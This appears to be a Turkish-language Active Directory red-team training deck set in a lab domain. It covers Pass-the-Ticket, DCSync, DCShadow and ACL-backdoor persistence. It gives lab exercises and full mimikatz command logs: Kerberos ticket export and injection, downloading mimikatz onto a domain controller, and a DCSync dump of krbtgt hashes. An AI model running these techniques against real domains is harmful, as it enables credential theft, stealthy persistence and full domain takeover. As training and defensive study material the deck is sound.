Target Name (02) : cifs ; RDIIS.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
Client Name (01) : john.doe ; @ RD.STD101.FORESTALL.LABS
Flags 40a10000   : name_canonicalize ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
ce733602bf7b4ef35190ffcc621b5fa9bb0164d37b29163b629f7390a8cec4931
Ticket          : 0x00000012 - aes256_hmac ; kvno = 1      [...]
* Saved to file [0;98b1b8]-0-1-40a1000-john.doe@cifs-RDIIS.RD.STD101.FORESTALL.LABS.kirbi !
[00000002]
Start/End/MaxRenew: 6/18/2022 1:46:58 PM ; 6/18/2022 11:16:00 PM ; 6/25/2022 1:16:00 PM
Service Name (02) : HOST ; RDDC01.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
Target Name (02) : HOST ; RDDC01.RD.STD101.FORESTALL.LABS ; @ RD.STD101.FORESTALL.LABS
Client Name (01) : john.doe ; @ RD.STD101.FORESTALL.LABS
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
5566d74f487842efd11bedc1f227deb1791ae40069ae500dfca4683294081ec
Ticket          : 0x00000012 - aes256_hmac ; kvno = 3      [...]
* Saved to file [0;98b1b8]-0-2-40a50000-john.doe@HOST-RDDC01.RD.STD101.FORESTALL.LABS.kirbi !
[00000003]
Start/End/MaxRenew: 6/18/2022 1:46:58 PM ; 6/18/2022 11:16:00 PM ; 6/25/2022 1:16:00 PM
Service Name (02) : cifs ; RDDC01.RD.STD101.FORESTALL.LABS ; RD.std101.forestell.labs ; @ RD.STD101.FORESTALL.LABS
Target Name (02) : cifs ; RDDC01.RD.STD101.FORESTALL.LABS ; RD.std101.forestell.labs ; @ RD.STD101.FORESTALL.LABS
Client Name (01) : john.doe ; @ RD.STD101.FORESTALL.LABS ( RD.std101.forestell.labs )
Flags 40a50000   : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
Session Key     : 0x00000012 - aes256_hmac
fde8804078b1a26f3ds4d30e74cce087044e10aeab4b226fb98d929cb146c3f8d
Ticket          : 0x00000012 - aes256_hmac ; kvno = 3      [...]
* Saved to file [0;98b1b8]-0-3-40a50000-john.doe@cifs-RDDC01.RD.STD101.FORESTALL.LABS.kirbi !
```



TTP 0x12 – Pass the Ticket - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
PS C:\Users\john.doe\Desktop> ls

Directory: C:\Users\john.doe\Desktop

Mode                LastWriteTime         Length Name
----                -----         ----- 
d----        6/18/2022  1:46 PM          ActiveDirectoryRedTeaming-main
d----        6/18/2022  1:59 PM          Powershell Microsoft ActiveDirectory Module
-a---        6/18/2022  1:20 PM          2201421 ActiveDirectoryRedTeaming-main.zip
-a---        6/21/2016  3:36 PM          527 EC2 Feedback.website
-a---        6/21/2016  3:36 PM          554 EC2 Microsoft Windows Guide.website
-a---        6/18/2022  2:40 PM          1355680 mimikatz.exe
-a---        6/18/2022  2:18 PM          834936 PsExec.exe
-a---        6/18/2022  3:02 PM          1779 [0:3e4]-0-0-40a50000-RDWS01$@LDAP-RDDC01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1809 [0:3e4]-0-1-40a50000-RDWS01$@Gc-FSDC01.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1779 [0:3e4]-0-2-40a50000-RDWS01$@cifs-RDDC01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1831 [0:3e4]-0-3-40a50000-RDWS01$@ldap-rddc01.rd.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1695 [0:3e4]-2-0-60a10000-RDWS01$@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1767 [0:3e4]-2-1-40a50000-RDWS01$@krbtgt-STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1695 [0:3e4]-2-2-40a10000-RDWS01$@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1697 [0:9571f0]-1-0-40a10000.kirbi
-a---        6/18/2022  3:02 PM          1911 [0:9571f0]-1-1-40a10000-Administrator@HTTP-RDWS01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1811 [0:98b1b8]-0-0-40a10000-john.doe@HOST-RDIIS.RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1811 [0:98b1b8]-0-1-40a10000-john.doe@cifs-RDIIS.RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1813 [0:98b1b8]-0-10-40a50000-john.doe@ldap-rddc01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1837 [0:98b1b8]-0-11-40a50000-john.doe@ProtectedStorage-RDDC01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1813 [0:98b1b8]-0-12-40a50000-john.doe@cifs-RDDC01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1865 [0:98b1b8]-0-13-40a50000-john.doe@LDAP-RDDC01.RD.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1813 [0:98b1b8]-0-2-40a50000-john.doe@HOST-RDDC01.RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1865 [0:98b1b8]-0-3-40a50000-john.doe@cifs-RDDC01.RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1801 [0:98b1b8]-0-4-40a50000-john.doe@HOST-FSDC01.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1801 [0:98b1b8]-0-5-40a50000-john.doe@cifs-FSDC01.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1803 [0:98b1b8]-0-6-40a50000-john.doe@HOST-FSMSSQL.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1803 [0:98b1b8]-0-7-40a50000-john.doe@cifs-FSMSSQL.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1801 [0:98b1b8]-0-8-40a50000-john.doe@ldap-fsdc01.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1847 [0:98b1b8]-0-9-40a50000-john.doe@ldap-fsdc01.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1801 [0:98b1b8]-2-0-40a50000-john.doe@krbtgt-STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1729 [0:98b1b8]-2-1-60a10000-john.doe@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1729 [0:98b1b8]-2-2-40e10000-john.doe@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1911 [0:bef731]-0-0-40a50000-Administrator@cifs-rddc01.rd.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1911 [0:bef731]-0-1-40a50000-Administrator@HTTP-rddc01.rd.std101.forestall.labs.kirbi
-a---        6/18/2022  3:02 PM          1787 [0:bef731]-2-0-60a10000-Administrator@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
-a---        6/18/2022  3:02 PM          1787 [0:bef731]-2-1-40e10000-Administrator@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
```



TTP 0x12 – Pass the Ticket - Exploitation

Yatayda Yayılma / Yetki Yükseltme Yöntemleri

```
PS C:\Users\john.doe\Desktop> .\mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # kerberos::ptt [0;bef731]-2-0-60a10000-Administrator@krbtgt-RD.STD101.FORESTALL.LABS.kirbi
* File: '[0;bef731]-2-0-60a10000-Administrator@krbtgt-RD.STD101.FORESTALL.LABS.kirbi': OK

mimikatz # exit
Bye!
PS C:\Users\john.doe\Desktop> klist

Current LogonId is 0:0x98b15e

Cached Tickets: (1)

#0> Client: Administrator @ RD.STD101.FORESTALL.LABS
Server: krbtgt/RD.STD101.FORESTALL.LABS @ RD.STD101.FORESTALL.LABS
KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
Ticket Flags 0x60a10000 -> Forwardable forwarded renewable pre_authent name_canonicalize
Start Time: 6/18/2022 14:56:43 (local)
End Time: 6/19/2022 0:55:51 (local)
Renew Time: 6/25/2022 14:55:51 (local)
Session Key Type: AES-256-CTS-HMAC-SHA1-96
Cache Flags: 0x1 -> PRIMARY
Kdc Called:
PS C:\Users\john.doe\Desktop> dir \\rddc01.rd.std101.forestall.labs\c$>

Directory: \\rddc01.rd.std101.forestall.labs\c$>

Mode LastWriteTime Length Name
---- ----- ----- 
d---- 6/18/2022 12:53 PM files
d---- 2/23/2018 11:06 AM PerfLogs
d-r-- 6/8/2022 7:38 AM Program Files
d---- 6/8/2022 7:35 AM Program Files (x86)
d-r-- 6/18/2022 11:18 AM Users
d---- 6/18/2022 11:22 AM Windows
```



Uygulama #24

TTP 0x12 – Pass the Ticket

- RDWS01 sunucusunda oturum açınız.
- Powershell uygulamasını farklı bir kullanıcı ile başlat seçeneğiyle başlatınız ve Administrator kullanıcısının kimlik bilgilerini giriniz.
- Açılan Powershell ekranı üzerinden DC üzerindeki farklı servislere erişiniz. (CIFS, WSMAN)
- Yönetici olarak farklı bir Powershell uygulaması açınız ve mimikatz ile ticketleri export ediniz.
- Export edilen ticketlar ile PTT saldırısını gerçekleştiriniz.



TTP 0x13 – DCSync

Kalıcılık Sağlama Yöntemleri


Target	MITRE ATT&CK
Active Directory Replication	Tactics: Credential Access Technique: T1003 – OS Credential Dumping Sub-Technique: 006 – DCSync
Tool	MITIGATION
Mimikatz / Impacket	<ul style="list-style-type: none">- Review and restrict replication permissions
Kill Chain	
Installation / Persistence	
Privilege	
Domain Admin	



TTP 0x13 – DC Sync

Kalıcılık Sağlama Yöntemleri

- Domain objesi üzerinde **GetChanges** ve **GetChangesAll** isimli iki özel ACE bulunmaktadır.
- Bu ACE'lere sahip olan objeler DC sunucularından replikasyon yapabilirler.
- Bu sayede de DC veritabanında bulunan tüm değerleri (parola özetleri dahil) elde edebilirler.
- Varsayılan olarak bu yetki DC sunucuları ve yetkili gruplarda bulunmaktadır.
- Saldırgan bu yetkiye sahip olduktan sonra istediği objenin veya tüm objelerin parola özetini ele geçirebilir.



TTP 0x13 – DCSync - Exploitation

Kalıcılık Sağlama Yöntemleri

```
# Powershell remoting ile RDDDC01 sunucusunda komut çalıştırılıyor
Enter-PSSession -ComputerName rddc01.rd.std101.forestall.labs

# Mimikatz indiriliyor
iwr -Uri
https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -
OutFile mimikatz.exe

# DCSync ile krbtgt hesabının parola özeti elde ediliyor
.\mimikatz.exe "privilege::debug" "lsadump::dcsync /user:krbtgt@rd.std101.forestall.labs" "exit"
```



TTP 0x13 – DCSync - Exploitation

Kalıcılık Sağlama Yöntemleri

```
PS C:\Users\john.doe\Desktop> Enter-PSSession -ComputerName rddc01.rd.std101.forestall.labs
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents> [Net.ServicePointManager]::SecurityProtocol = [Net.SecurityProtocolType]::Tls12
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents> iwr -Uri https://github.com/forestallio/ActiveDirectoryRedTeaming/raw/main/mimikatz_trunk/x64/mimikatz.exe -OutFile mimikatz.exe
[rddc01.rd.std101.forestall.labs]: PS C:\Users\administrator\Documents> .\mimikatz.exe "privilege::debug" "lsadump::dcsync /user:krbtgt@rd.std101.Forestall.labs" "exit"

#####
# mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
# ^ #. "A La Vie, A L'Amour" - (oe.eo)
## < > ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## < > ## > https://blog.gentilkiwi.com/mimikatz
## v ## Vincent LE TOUX ( vincent.letoux@gmail.com )
##### > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # privilege::debug
Privilege '20' OK

mimikatz(commandline) # lsadump::dcsync /user:krbtgt@rd.std101.forestall.labs
[DC] 'RD.std101.forestall.labs' will be the domain
[DC] 'RDDC01.RD.std101.forestall.labs' will be the DC server
[DC] 'krbtgt@rd.std101.forestall.labs' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)

Object RDN : krbtgt

** SAM ACCOUNT **

SAM Username : krbtgt
Account Type : 30000000 { USER_OBJECT }
User Account Control : 00000202 { ACCOUNTDISABLE NORMAL_ACCOUNT }
Account expiration :
Password last change : 6/18/2022 11:24:27 AM
Object Security ID : S-1-5-21-4186885453-1719189452-2924771990-502
Object Relative ID : 502

Credentials:
Hash NTLM: b9108fca20be70a0420deae82ae46a94
  ntlm- 0: b9108fca20be70a0420deae82ae46a94
  lm - 0: 87c365278701777b1c5babdf77e1973d

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
  Random Value : 4fe04ad245510a5cd887d6a4b4535735

* Primary:Kerberos-Newer-Keys *
  Default Salt : RD.STD101.FORESTALL.LABSkrbtgt
  Default Iterations : 4096
  Credentials
    aes256_hmac (4096) : 92ff26363b729985439b40570dad2134a974788f914db6b13ffc18c285c7d415
    aes128_hmac (4096) : eb5edbea0389a3d0eb9dad1d3f9a3741
    des_cbc_md5 (4096) : 61e96ec129854986
```



Uygulama #25

TTP 0x13 – DCSync

- RDDC01 sunucusunda RDP veya Powershell Remoting ile oturum açınız.
- Mimikatz uygulaması ile DCSync saldırısını gerçekleştiriniz.



TTP 0x14 – DCShadow

Kalıcılık Sağlama Yöntemleri


Target	MITRE ATT&CK
Active Directory Replication	Tactics: Defense Evasion Technique: T1207 – Rogue Domain Controller Sub-Technique: -
Tool	MITIGATION
Mimikatz	- Review and restrict replication permissions
Kill Chain	
Installation / Persistence	
Privilege	
Domain Admin	



TTP 0x14 – DCShadow

Kalıcılık Sağlama Yöntemleri

- Bu saldırının DCSync saldırısına benzer nedenlerden ötürü oluşmaktadır.
- Fakat bu yöntemde DC sunuculardan replike ile veri alınmaz, tam tersine sahte bir DC sunucusu oluşturularak diğer DC'lere sahte veri gönderilir.
- Bu sayede de objeler üzerinde arkakapı oluşturularak şekilde değişiklikler yapılabilmektedir.
- Örneğin krbtgt objesinin pwhistory attribute değeri değiştirilerek halihazırda kullanılan parola bozulmadan Golden Ticket vb saldırıları gerçekleştirilebilir.
- Objelerin SID-History değerleri değiştirilerek istenilen objenin yetkisi yükseltilabilir.



TTP 0x14 – DCShadow

Kalıcılık Sağlama Yöntemleri

- Objelerin PrimaryGroupID değeri değiştirilerek istenilen obje gizli bir biçimde yetkili gruplara eklenebilir.
- Active Directory ortamında istenilen değerlerle yeni objeler oluşturulabilir veya silinebilir.
- Bu işlemlerin çoğu herhangi bir log oluşturmamaktadır. Bu nedenle gizli kalıcılık sağlamak için faydalı bir yöntemdir.
- Objelerin DACL değerleri değiştirilerek istenilen obje üzerinde çeşitli yetkiler arkakapı olarak eklenebilir.



TTP 0x15 – ACL Backdoor

Kalıcılık Sağlama Yöntemleri

Target	MITRE ATT&CK
Access Control Lists	Tactics: Defense Evasion Technique: - Sub-Technique: -
Tool	MITIGATION
Manual	?
Kill Chain	
Installation / Persistence	
Privilege	
Object Owner	



TTP 0x15 – ACL Backdoor

Kalıcılık Sağlama Yöntemleri

- Active Directory ortamında yetki yükseltilmesi yapılarak herhangi bir admin hesabı ele geçirildikten sonra istenilen obje üzerindeki ACL değerleri değiştirilebilmektedir.
- Bu mekanizma kullanılarak çeşitli ACL'ler tanımlanarak daha sonra tekrar kullanmak amacıyla arkakapılar oluşturulabilmektedir.
- Örneğin istenilen objelere GetChanges, GetChangesAll yetkileri eklenerek DCSync yapabilme yetkisi verilebilir.
- İstenilen objeye admin gruplarından herhangi birine üye ekleme yetkisi verilebilir. (WriteProperty)
- İstenilen objeye Administrators kullanıcısının parolasını resetleme yetkisi verilebilir. (ForceChangePassword)
- İstenilen objeye kendisini admin gruplarına ekleme yetkisi verilebilir. (Self-Membership)
- İstenilen objeye admin objelerinin DACL değerlerini değiştirme yetkisi verilebilir. (WriteDACL)



TTP 0x15 – ACL Backdoor

Kalıcılık Sağlama Yöntemleri


- ACL'lerdeki DENY girdisi ile Active Directory ortamında kimsenin direkt görüntüleyemeyeceği objeler oluşturulabilmektedir.
- DC sunucularında Admin olan objelerin SeTakeOwnershipPrivilege yetkisi bulunduğu için bu objeler DC'de oturum açarak listeyebildikleri obje ownerlarını değiştirip, DENY girdilerini değiştirebilirler.



TTP 0x15 – ACL Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri


- OU ve objenin owner değeri seçilen kullanıcı ile değiştirilir.



TTP 0x15 – ACL Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri


- Objenin özelliklerinin okunamamasını sağlamak adına **Everyone** için **Deny** girdisi tanımlanır. Değişiklikleri önlemek adına bu girdi **Full Control** için de tanımlanabilir.



TTP 0x15 – ACL Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri


- Bu işlemden sonra objenin görünümü aşağıdaki şekilde değişecektir.



TTP 0x15 – ACL Backdoor - Exploitation

Kalıcılık Sağlama Yöntemleri

- Objenin görüntülenememesi için objenin bulunduğu OU için de benzer şekilde Deny girdisi oluşturulur. Bu girdiden sonra artık OU da arayüzde ve diğer sorgularda görüntülenmeyecektir.



```
PS C:\Users\administrator> Get-ADUser -Identity test.user
Get-ADUser : Cannot find an object with identity: 'test.user' under: 'DC=RD,DC=std101,DC=forestall,DC=labs'.
At line:1 char:1
+ Get-ADUser -Identity test.user
+ ~~~~~
+ CategoryInfo          : ObjectNotFound: (test.user:ADUser) [Get-ADUser], ADIdentityNotFoundException
+ FullyQualifiedErrorId : ActiveDirectoryCmdlet:Microsoft.ActiveDirectory.Management.ADIdentityNotFoundException,M
